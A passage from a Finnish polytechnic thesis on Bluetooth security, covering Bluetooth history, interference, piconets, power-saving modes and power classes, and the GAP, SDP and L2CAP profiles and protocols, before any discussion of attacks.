Satakunnan Ammattikorkeakoulu

Atte Markula

Bluetooth-tekniikan tietoturva

Tekniikan Porin yksikkö

Tietotekniikan koulutusohjelma

Tietoliikennetekniikan suuntautumisvaihtoehto

Tiivistelmä

Bluetooth-tekniikan tietoturva

Markula, Atte Akseli

Satakunnan ammattikorkeakoulu

Tietotekniikan koulutusohjelma

Tietoliikennetekniikan suuntautumisvaihtoehto

Porin teknillinen oppilaitos, Tekniikantie 2, 28600 Pori

Työn valvoja: Tauno Perkiö

Avainsanat: bluetooth, langaton viestintä, tietoturva, atk-rikokset

UDK: 004.056, 004.7, 621.39

Työn aiheena oli tutkia ja selvittää Bluetooth-tiedonsiirron turvallisuutta. Tiedon lähteinä työssä käytettiin Bluetooth-organisaation julkaisemia määrittelyjä, tuotteiden valmistajien vastauksia tietoturvakyselyihin ja muiden aluetta tutkivien ryhmien ja yksilöiden julkaisuja.

Työn alussa esitellään peruspiirteitä Bluetooth-teknologiasta ja tietoturvaan suoraan tai epäsuoraan liittyviä protokollia ja profiileita. Työssä kiinnitettiin myös huomiota harrastelijoiden tekemiin laitteistomuutoksiin ja niiden vaikutukseen yleiseen tietoturvaan. Työssä käydään läpi yleisimmät Bluetooth-hyökkäykset ja niiden haitat.

ABSTRACT

Security of Bluetooth-technology

Markula, Atte Akseli

Satakunta Polytechnic

Unit of Technology in Pori

Degree Programme in Information Technology

Satakunta Polytechnic, Tekniikantie 2, 28600 Pori

Thesis supervisor: Tauno Perkiö, Msc (Tech.)

Keywords: Bluetooth, wireless communication, security, computer crime

UDC: 004.056, 004.7, 621.39

The purpose of this thesis was to examine and to study the security of Bluetooth communications. Information sources used in the thesis were documents from the Bluetooth organisation, device manufacturers' responses to inquiries about security and another documents that groups and individuals have published.

At the beginning of the thesis, the basic principle of Bluetooth-technology is explained, as well as profiles and procols that directly or indirectly affect security. Attention was also paid to hardware modifications of enthusiasts and their influence on general security. General Bluetooth attacks and their drawbacks were also examined.

Käsitteet

Bluetooth – Bluetooth on langaton tapa siirtää tietoa lisensoimattomalla 2.4Ghz (ISM) taajuudella. Se mahdollistaa reaaliaikaiset AV- ja datayhteydet sitä tukevien laitteiden välillä.

Vastaanottotehon kohdealue – Vastaanottaja pyrkii pitämään huolta siitä, että signaali saadaan selvästi vastaanotettua, muttei kuormiteta lähettäjää liikaa. (Golden receive power range)

”line of sight” ongelma – Ongelmalla tarkoitetaan yhteyden katkeilua, kun näköyhteys menetetään. Käytettäessä infrapuna-alueella (tai korkeilla radiotaajuuksilla) toimivia lähettimiä ja vastaanottimia. Lähetyssuunnan muutos tai näköyhteyden katkeaminen lähettäjän ja vastaanottajan välillä aiheuttaa sen, että tiedonsiirtonopeus laskee tai pahimmillaan yhteys katkeaa kokonaan. Pohjimmiltaan ongelma johtuu valon ja korkeampien taajuuksien ominaisuuksista, siitä etteivät ne kykene kiertämään tai läpäisemään esteitä vaan kimpoavat esim. peilistä tai imeytyvät esim. mustaan pintaan. Lähetetty signaali kulkee kapeana viivana lähettäjältä vastaanottajalle tai kohti ensimmäistä estettä, siihen pysähtyen.

Lyhenteet

SCO – Piirikytkentäinen kaksisuuntainen symmetrinen yhteystyyppi. Yhteyttä luotaessa sille varataan kiinteästi tietty toistuva aikaväli, joka täytetään yleensä puheella tai vastaavalla tiedolla. Virtuaalisessa piirikytkennässä aikaväli varataan kyseiselle yhteydelle, siten aikaväli on pois muiden käytöstä, riippumatta siitä onko tietoa siirretty.

ACL – Pakettikytkentäinen yhteystyyppi, datan siirtoon tarkoitettu ACL-yhteys tukee yksi- tai kaksisuuntaisesti, yhden, kolmen tai viiden aikavälin yhteyksiä.

BD_ADDR – Bluetooth Device Address. 48-bit MAC-tunnus, Tunnus on jaettu kolmeen osaan LAP, NAP, UAP. Käytetään Bluetooth-laitteen tunnistamiseen.

DUN – Verkkoyhteys puhelinverkon avulla.

FHS – Paketti jolla siirretään tietoa taajuushyppelyn synkronoinnista. Mahdollistaa toisen Bluetooth-laitteen taajuushyppelyn järjestyksen selvittämisen.

HCI – Rajapinta korkeampien ja laiteläheisempien protokollien välillä. Tarjoaa laiteriippumattoman rajapinnan ylemmän tason protokollille. Rajapinnan avulla on mahdollista jakaa protokollapino aikakriittisiin toimintoihin, sekä ylemmän tason enemmän laskutehoa ja muistia vaativiin toimintoihin. Tämän rajapinnan läpi kulkee kaikki se data joka siirretään bluetooth laitteelta toiselle.

ISM – Lisensoimaton 83.5Mhz taajuusalue. Taajuudesta 2.4000Ghz, taajuuteen 2.4835Ghz. ISM taajuus on varattu teollisuuden, tieteellisten ja lääketieteellisten laitteiden käyttöön ja sitä voi tietyin rajoituksin käyttää ilman lisenssimaksuja. Taajuusalue on avattu lähes jokaisessa maassa ISM-laitteille.

L2CAP – Logical Link Control and Adaptation Protocol. Mahdollistaa pitkien tietopakettien lähettämisen Bluetooth-yhteyden läpi. Sisältää pakettien paloittelun ja uudelleen järjestelyn sekä ylempien protokollien lomituksen.

LAP – Lower Address Part. Osa Bluetooth MAC-tunnusta.

LMP – Linkin hallintakerroksen vastuulla on yhteydenmuodostus ja turvallisuuteen liittyvät tarkistukset kahden BT-laitteen välillä.

MAC – Medium Access Control, Verkon pääsyn kontrolli, tunnistaa ja yksilöi etälaitteet.

NAP – Non-significant Address Part. Osa Bluetooth MAC-tunnusta.

RSSI – Bluetooth-laitteet voivat säätää vastapuolen lähettimen lähetystehoa, esimerkiksi, jos lähetysteho on tarpeettoman suuri tai pieni. Receiver Signal Strength Indicator toimii osana tätä mahdollisuutta ilmaisten selvänä arvona vastaanotetun signaalin vahvuuden.

UAP – Upper Address Part. Osa Bluetooth MAC-tunnusta.

Sisällysluettelo

1 Johdanto

Vielä tällä vuosituhannellakin suurin osa ulkoisista laitteista liitetään tietokoneen osaksi kaapeleilla. Johtoinferno syntyy asteittain, kun hankitut lisälaitteet yhdistetään johdoilla tietokoneeseen ja tarpeen mukaan erilliseen virtalähteeseen.


Yleisimmiten tietokone hankitaan kotiin kirjoituskoneeksi, laskimeksi, maksupalveluiden käytön takia tai vain lasten koulutöiden takia. Vaikka tämä uusi perheenjäsen tulisikin yksin, on sille kotvan kuluttua hankittava muutamia apulaisia. Ensimmäinen ulkoinen apulainen saattaa olla tulostin, jonka koneeseen kiinnityttyään alkaa kohta kaivata kuvanlukijaa tai digikameraa kumppanikseen. Kun nyt elämme tietoyhteiskunnassa, ei voida unohtaa internetin kätevyyttä, esimerkiksi pankki- ja kauppapalveluissa.

Jo tässä vaiheessa pöydällä, tai sen alla risteilee kymmenestä neljääntoista eri virta- tai tiedonsiirtokaapelia. Tietokoneen takaa on otettu käyttöön COM-portti modeemille, LPT-portti kirjoittimille, USB-väylä uudemmille laitteille ja SCSI-väylä esim. skannereille tai kovalevyille, unohtamatta tietenkin erilliset liittimet näppäimistöä ja hiirtä varten. Asiaan tuo tietysti oman puolensa se, ettei suurinta osaa laitteista välttämättä käytetä kuin muutaman kerran kuukaudessa, mutta käytettävyyden takia johdot roikkuvat koneessa pysyvästi. Tietokoneen takana on siis kohtalainen sekamelska eri laitteiden tiedonsiirto- ja virtajohtoja. Lisätään vielä mukaan ne kannettavat laitteet jotka ovat viimeaikoina yleistyneet kotona ja työpaikoilla, esimerkiksi PDA-laitteet, kannettavat tietokoneet, MP3-soittimet, digi-kamerat, avaimenperämuistit ja ns. älypuhelimet.

Onneksi suurin osa uusista laitteista käyttää yhteisiä väyliä, esimerkiksi kytke ja käytä (plug and play) periaatteella toimivaa USB väylää.

Jokaisen valmistajan on suunniteltava ja toteutettava omasta mielestään toimivin ratkaisu. Kun tarkoituksena on tehdä vain kyseiselle laitteelle tarkoitettu johto tai liitäntätapa, unohtuvat usein suunnittelijoilta kaikki oman laitteen toimintaan suoraan vaikuttamattomat asiat.

Langattomuus saattaa olla juuri se lääke, jota toiset ovat pitempään jo odottaneet. Kuvassa 1 esitetään, miten oheislaitteet voidaan liittää langattomasti (kannettavaan) tietokoneeseen.



Kuva 1 Kannettava tietokone Bluetooth-pikoverkkon keskuksena [1]

Bluetooth-tekniikalla päästään eroon johtoviidakosta ja mm. useamman tietokoneen käyttö helpottuu. Kuvan 1 kaksi tietokonetta voivat toimia myös WLAN-yhteyden avulla.

2 Historia

Kaikki alkoi vuodesta 1994, Ericsson Mobile Communications:in sisällä havaittiin tarve korvata hankalat yhteysjohdot laitteiden välillä. Tämä johti tutkimukseen matalatehoisen, edullisen radioyhteyden mahdollistavan tekniikan kehittämiseksi.

Vuonna 1998 Ericsson, IBM, Intel, Nokia ja Toshiba perustivat yhteisen ryhmän Bluetooth Special Intrest Group (SIG) tarkoituksenaan kehittää määritelmä uudelle "radiotaajuudella toimivalle langattomalle viestintätekniikalle". Määritelmän tarkoitus on mahdollistaa pienitehoisen, edullisen piirin valmistus ja taata eri valmistajien piirien yhteensopivuus.

Vuonna 1999 Julkaistiin Bluetooth-määritelmän ensimmäinen versio 1.0. Samana vuonna jäsenlistaa täydensivät 3Com, Agere, Microsoft ja Motorola.

Vuosien varrella SIG:n yhteistyöhön on osaa ottanut tuhansia yhteistyökumppaneita monilta eri teollisuuden aloilta.

Tavallaan tämä 1994 havaittu tarve toimi alkukipinänä sille ajatukselle, joka nyt ja tulevaisuudessa muokkaa ympärillämme toimivia teknisiä laitteita, langattomiksi ja yhteistoimiviksi.

3 Visiot ja todellisuus

Tämänpäivän todellisuutena on, että aikaisemmin tietokoneeseen kaapeloidut laitteet on saatu toimimaan langattomasti. Hiiri, joystick, näppäimistö toimivat ilman kaapeleita. Tulostimet, kuvanlukijat saavat paremman sijoittelun huoneessa sekä esim. PDA-laitteiden käytettävyys paranee niiden ollessa aina yhteydessä tietoverkkoihin.

Tiensivuun pysäytetty ajoneuvo saattaa tulevaisuudessa ilmoittaa poliisille automaattisesti viimeisen ajotunnin korkeimman ajonopeuden, auton kunnossa olevat puutteet, viimeisen katsastuspäivän tai vaikkapa vain sen, että onko auto varastettu. Muita mahdollisuuksia on, että maantiellä raskaan ajoneuvon punnituksessa kuski siirtää hytistä automaattisesti ajoneuvon tiedot puntarille, joka siirtää tiedot maksuista suoraan ajoneuvon lokikirjaan. Samankaltaista välineistöä voidaan hyödyntää siltatulleissa ja lossien käyttökulujen perimisessä. Langattomassa rahapussissakin saattaisi olla omat etunsa.

Peruskuluttajaa läheisempi, vaikkakin vielä täysin utopistinen visio on että jonain päivänä jääkaappi ilmoittaa kukkarolle (tai verkkoja pitkin suoraan kauppiaalle) mitkä tuotteet ovat loppumassa. Käyttökelpoinen olisi myös mahdollisuus, että kodinkoneet keskustelisivat keskenään ilmoittaen vaikkapa puhelimella rikkoutuneesta kahvinkeittimestä tai pakastimesta, joko käyttäjälle tai suoraan korjaajalle.

Siirryttäessä visioista, toteutuneisiin ratkaisuihin on langattomuuden helppous havaittavissa, kun kannettavat tietokoneet ottavat internet-yhteytensä kannettavien puhelimien avulla ilman kaapeleita tai ilman rasittavia näköyhteys-ongelmia. Kehittyneet handsfree-laiteet eivät enää vaadi erillisiä telineitä autossa, vaan riittää että taskussa tai salkussa oleva puhelin on auton vastaanottimen alueella ja puhelu ohjautuu automaattisesti suoraan auton audiolaitteille.

4 Häiriötekijät ja niiden eliminointi

Koska Bluetooth-liikenne käyttää lisensoimattomassa yhteiskäytössä olevaa IMS-taajuutta, on mahdollista, ellei jopa todennäköistä, että samalla taajuusalueella on muita häiriötä aiheuttavia laitteita, muutamia nimetäkseni WaveLAN-kortit, langattomat hiiret ja näppäimistöt.


Mikroaaltouunien on mitattu aiheuttavan suuria häiriöitä. Mikroaaltouunien lähettämä häiriökohina on voimakasta, muttei täytä koko taajuusaluetta. Bluetooth-tekniikassa on pyritty varmistamaan tiedon perillepääsy käyttämällä taajuushyppelyä ja uudelleenlähetystä.

Taajuushyppelyllä tarkoitetaan sitä, että IMS-taajuusalue on jaettu useampaan kapeampaan kanavaan, joita jatkuvasti vaihtamalla on todennäköistä, että ulkopuolinen häiriö, joka on estänyt yhden paketin perillepääsyn, ei vaikuta seuraavaan pakettiin, joka lähetetään toisella kanavalla ja siten hieman eri taajuudella.

Oman ympäristön häiriöiden mittaaminen ei kotikonstein ole helppoa. Signaalien kulkeutumista voi suuntaa antavasti arvioida seinien ja ovien materiaalien sekä etäisyyksien avulla. Paksuseinäisissä kerrostaloissa signaalit (kuin myös häiriöt) heikkenevät nopeammin, ohutseinäisissä taloissa tai ne saattavat kantautua lähes maksimikantamaan asti.

5 Yleinen Bluetooth-verkko

Bluetooth-verkko koostuu kuvan 2 mukaisesti pikoverkoista (piconet), jotka yhdessä muodostavat hajaverkkoja (scatternet). Pikoverkoissa on 2-8 aktiivista laitetta, joista yksi toimii isäntänä (master) ja loput renkilaitteina (slave). [4]



Kuva 2 Neljän pikoverkon muodostama hajaverkko [4]

Pikoverkon alueella voi olla ei-aktiivisessa "parked" tilassa olevia laitteita, joilla on yhteys verkon master-laitteeseen, mutta ne eivät voi osallistua tiedonsiirtoon.

Pikoverkko määräytyy täysin master-laitteensa mukaan, tämä on laite, joka on luonut pikoverkon käynnistämällä yhteyden johonkin muuhun laitteeseen. Bluetooth-laitteet sinänsä ovat kaikki samanlaisia, laitteen asema pikoverkossa määräytyy dynaamisesti. Pikoverkon sisällä laitteilla ei ole yhteyksiä muihin kuin master-laitteeseen, joka kontrolloi tiedonsiirtoa. Sen sijaan myös slave-laitteilla voi olla yhteyksiä muiden pikoverkkojen laitteisiin. Pikoverkon kokoa rajoittaa se, että kaikki verkon renkilaitteet ovat yhteydessä isäntään, jolloin pikoverkon tiedonsiirtokanava jakautuu tasan renkilaitteiden kesken. [4]

6 Energiansäästö

Bluetooth-tekniikassa käytetään monia eri tapoja, jotta piirit kuluttaisivat mahdollisimman vähän energiaa. Tekniikassa on määrittelty kolme lähetysteholuokkaa, neljä erillistä energiansäästötilaa ja tarpeen mukaan säädettävä lähetysteho.

6.1 Energiansäästötilat

Energiansäästötiloilla tähdätään siihen, että lähetinpiiri pidetään sammutettuna, kun se ei lähetä tai vastaanota tietoa. Aktiivisena lähetinpiiriä pidetään vain tietoa siirrettäessä ja otsikkotietoja luettaessa.

Bluetooth viestinnässä käytetään neljää erilaista tilaa, joita vaihtamalla on mahdollista pienentää laitteen virrankulutusta sen toiminnallisuuksia karsimatta.

Bluetooth-säästötilat ovat seuraavat: [3]

Active – radio pidetään aina päällä ja kuunnellaan jokaisen paketin otsikko. **Sniff** – renki kuuntelee radiota vain tietyin aikavälein ja isäntä viivästyttää rengille tarkoitettuja paketteja aikavälin alkuun. Jos aikavälin alussa on rengille osoitettuja paketteja se jatkaa kuuntelua, kunnes siirto on loppu. **hold** – liikenne isännän ja rengin välillä hiljennetään yhteisellä sopimuksella tietyksi ajaksi. Renkilaite voi sammuttaa piirinsä tai muodostaa yhteyksiä muihin laitteisiin ilman että sen täytyy kuunnella paketteja isännältä. **park** – bluetooth laiteen kommunikointi verkossa sammutetaan, mutta se jatkaa (beaconing) aikavälein isännän kuuntelua ja siten pysyy oikeassa tahdissa.

6.2 Teholuokat

Bluetooth-teholuokat on määritelty, jotta lähetinpiirit vastaisivat paremmin niille asetettuja odotuksia, kuten pieni koko, pieni virrankulutus ja piirien edullisuus. Minimi- ja maksimitehojen määrittelyllä pyritään siihen, että Bluetooth-piirit soveltuisivat parhaiten niiden suunnitelluille etäisyyksille.

Bluetooth laitteet määritellään kolmeen eri teholuokkaan.

Teholuokka 1: Suunniteltu pitkänmatkan (~100m) yhteyksille, 20dBm (100mW) maksimitehona. Teholuokkaan kuuluvan laitteen tulee lähettää maksimiasetuksella vähintään 0dBm (1mW). Luokkaan kuuluvat laitteet pystyvät säätämään lähetystehoa välillä +4dBm – +20dBm ja tehonsäädön toteuttamista suositellaan myös välille -30dBm – +4dBm.

Teholuokka 2: Suunniteltu noin 10 metrin yhteyksille, rajoitettu maksimiteho luokalle on 4dBm (2,5 mW). Teholuokkaan kuuluvan laitteen tulee lähettää maksimiasetuksella vähintään -6dBm (0,25mW). Luokkaan kuuluvien laitteille suositellaan lähetystehon säätöä välille -30dBm – +4dBm, vaikkakaan sen toteuttaminen ei ole pakollista.

Teholuokka 3: Lyhyen, noin 10 senttimetrin etäisyyksille suunnitellut laitteet kykenevät maksimissaan lähettämään 0dBm (1mW). Luokalle ei ole määritelty minimitehoa, eikä pakollista tehonhallintaa. Suositeltu tehonhallinta välillä -30dBm – +4dBm.

6.3 Mukautuva lähetysteho

Tehon hallintaan varten pitää määritellä vastaanottotehon kohdealue (golden receive power range), jolla vastaanotetun signaalin teho pyritään pitämään. Alaraja löytyy väliltä -56dBm – +6dB todellisen vastaanottoherkkyyden yläpuolella. Ylempi raja on 20dB alemman rajan yläpuolella, +/- 6dB:in tarkkuudella.

HCI_Read_RSSI komentoon saadaan vastaukseksi arvo välillä -128 – +127, joka on suoraan desibeleinä, negatiiviset arvot ilmaisevat että kuinka paljon vastaanotettu teho on kohdealueen alapuolella, nolla arvo ilmaisee alueella pysymisen ja positiiviset arvot vastaavasti yläpuolella olemisen.

LMP_incr_power_req pyyntöön vastataan nostamalla yksi askel tehoa tai lähettämällä LMP_max_power vastaus, osoittamaan että maksimiteho on jo saavutettu. Vastaavasti LMP_decr_power_req pyyntöön vastataan pudottamalla yksi askel tehoa tai lähettämällä LMP_min_power vastaus joka osoittaa että, minimiteho on saavutettu.

Jos laitteet kuuluvat eri teholuokkiin, toimitaan aina heikomman laitteen luokan maksimitehoon liittyvien ehtojen mukaan.

7 Bluetooth-profiilit

7.1 Yleistä

Profiili on määritelty seuraavasti ISO/IEC TR 10000 standardin mukaan:

Toteutuksen eri vaihtoehtoja karsitaan niin että ohjelmat jakavat samat ominaisuudet. Parametrit määrätään niin että ohjelmat toimivat samalla tavalla. Määritellään perusmekanismit eri standardien yhdistämiseksi. Käyttäjän käyttöliittymän suuntaviivat määritellään. [6]

Hyviä puolia profiileista on helppo löytää. Ohjelmoijalle yksinään tieto siitä, että kaikki muutkin lukevat samoja tietolähteitä ja rakentavat omat ohjelmansa samojen tietojen perusteella on omiaan parantamaan kilpailua ja lisäämään luottamusta yhteistoimivuuteen ja siten nopeuttamaan vapaata ohjelmakehitystä.

Laitteiden ohjelmistojen ei tarvitse toteuttaa kaikkia mahdollisia funktioita, riittää että ne toteuttavat tietyt laitteelle tarpeelliset toiminnot ja profiilin tietojen perusteella voidaan olla varmoja, etteivät toiset valmistajat ole jättäneet tarpeellisia funktioita pois.

Kun valmistajat rakentavat profiilin määreiden mukaan, on laitteiden yhteentoimivuus todennäköistä ja siten yhteentoimivuuden testaaminenkin on helpompaa ja virheiden löytäminen ja korjaaminen selvempää. Jos yhtiö havaitsee yhteensopivuusongelman vieraan yhtiön laitteessa, on helpompaa selvittää kumman yhtiön ajureissa on parantamisen tarvetta ja ilmoittaa ajureiden virheistä yhteensopivuuden saavuttamiseksi.

Laitteiden ennustettavuus paranee. Kun suunnitellaan uusia laitteita ja havaitaan tarve esim. langattomalle tiedonsiirrolle, on edullista kilpailuttaa monia valmistajia ja kuitenkin voidaan olla varmoja, että laitteistot toteuttavat samat toiminnot valmistajasta riippumatta. Taulukossa 1 on esitelty profiilien vaatimuksia.

Taulukko 1

Vaatimus	Symboli	Tarkoitus
Pakollinen	M (Mandatory)	Profiilin on tuettava ominaisuutta
Valinnallinen	O (Optional)	Profiili voi käyttää ominaisuutta
Ehdollinen	C (Conditional)	Ominaisuutta voidaan käyttää profiilissa, jos se tarjoaa muita kuin minimi-toiminnallisuuksia.
Poissuljettu	X (Excluded)	Ominaisuus, jota ei oteta käyttöön vaikka laite sitä mahdollisesti tukeekin.
Tarpeeton	N/A (Not Applicable)	Ominaisuus ei ole käytännöllinen profiilin toiminnan kannalta.

7.2 GAP


Generic Access Profile (GAP) toimii kaikkien muiden profiilien perustana. Se sisältää suositukset, määrittelyt ja toiminta tavat, joita käyttämällä voidaan rakentaa muut sitä erikoistuneemmat profiilit. GAP määrittelee proseduurit, joiden avulla selvitetään onko laitteita lähettyvillä, otetaan yhteys toiseen laitteeseen ja kuinka laitteiden toisiinsa sitominen tapahtuu. GAP on se ”juuri-” tai ”runkoprofiili”, jonka varaan kaikki muut profiilit rakennetaan. Hierarkia on nähtävissä kuvasta 3.

Yhtenä tärkeimpänä tehtävänään GAP määrittelee yhteisen termistön, jota määritelmissä käytetään, näin vähentäen tulkintavirheiden aiheuttamia ongelmia laitteen suunnittelussa ja toteutuksessa. Termistön määrääminen helpottaa myös hieman laitteen käyttöä loppukäyttäjän asemasta katsoen. Kun loppukäyttäjä on opetellut yhden laitteen käytön, voi hän vähemmällä vaivalla siirtyä toisen vastaavan laitteen käyttäjäksi, samankaltaisten valikkojen ja/tai tuttujen asetusten takia.

Yksinkertaisin esimerkki tästä saattaa olla PIN-lukuna tunnettu käyttäjäystävällinen tunnusluku. Käyttäjä voi esimerkiksi yhteyttä luodessaan olettaa, että jos kahdessa laitteessa puhutaan PIN-luvusta, ne tarkoittavat yhtä ja samaa asiaa, riippumatta laitteen suunnittelijasta, valmistajasta tai laitteen kieliasetuksista.

GAP sisältää laitteiden etsintään, yhteyden muodostamiseen sekä linkin hallintaan tarvittavat proseduurit. Tällä varmistetaan se, että vaikka laitteilla ei olisikaan yhteisiä ohjelmia tai toimintoja, on niiden silti mahdollista kommunikoimaan keskenään ja välittämään tiedot palveluistaan.

Generic Access Profiilin tarkoituksena on määrätä ne perusominaisuudet ja -proseduurit, jotka huomioimalla valmistajat voivat valmistaa yhdessä toimivia laitteita riippumatta niiden sisäisestä toiminnasta tai käytetyistä tekniikoista.



Kuva 3 Hierarkkinen esitys profiiliperheiden suhteista toisiinsa bluetooth versiossa 1.0 [3]


7.3 SDP

Bluetooth määrittelee myös palvelunhakuprotokollan, SDP:n (Service Discovery Protocol). SDP:llä laitteet pystyvät hakemaan haluamaansa palvelua SDP-palvelimelta, ja tiedustelemaan palvelun ominaisuuksia, kuten palvelun tyyppi ja luokka, ja sen tarvitsema protokolla. Laite voi joko suoraan hakea juuri haluamaansa palvelua tai se voi etsiä palvelua, joka toteuttaa halutut ominaisuudet tai kuuluu sopivaan palveluluokkaan. Bluetooth-laite voi toimia yhtä aikaa sekä SDP-palvelimena että asiakkaana. SDP-asiakkaan käytössä olevien palvelimien joukko muuttuu dynaamisesti, kun laitteita saapuu ja poistuu kuuluvuusalueelta. [3]

7.4 L2CAP


Logical Link Control and Adaptation Layer Protocol (L2CAP), toimii Baseband kerroksen päällä tarjoten ylemmille kerroksille pakettien multipleksoinnin, uudelleenlähetyksen, tietovirran hallinnan, pakettien segmentoinnin ja uudelleen kokoamisen.[8]

Ylempien kerrosten tiedonsiirrolle on tarpeellista pystyä erottelemaan samalle kerrokselle saapuvat eri tietovirrat, koska protokollaa saattaa käyttää useampi ylempi kokonaisuus samanaikaisesti. Kuvasta 4 näemme muutamia L2CAP-protokollaa käyttäviä ylempiä profiileita.



Kuva 4 L2CAP tietovirrat muihin protokolliin nähden[9]

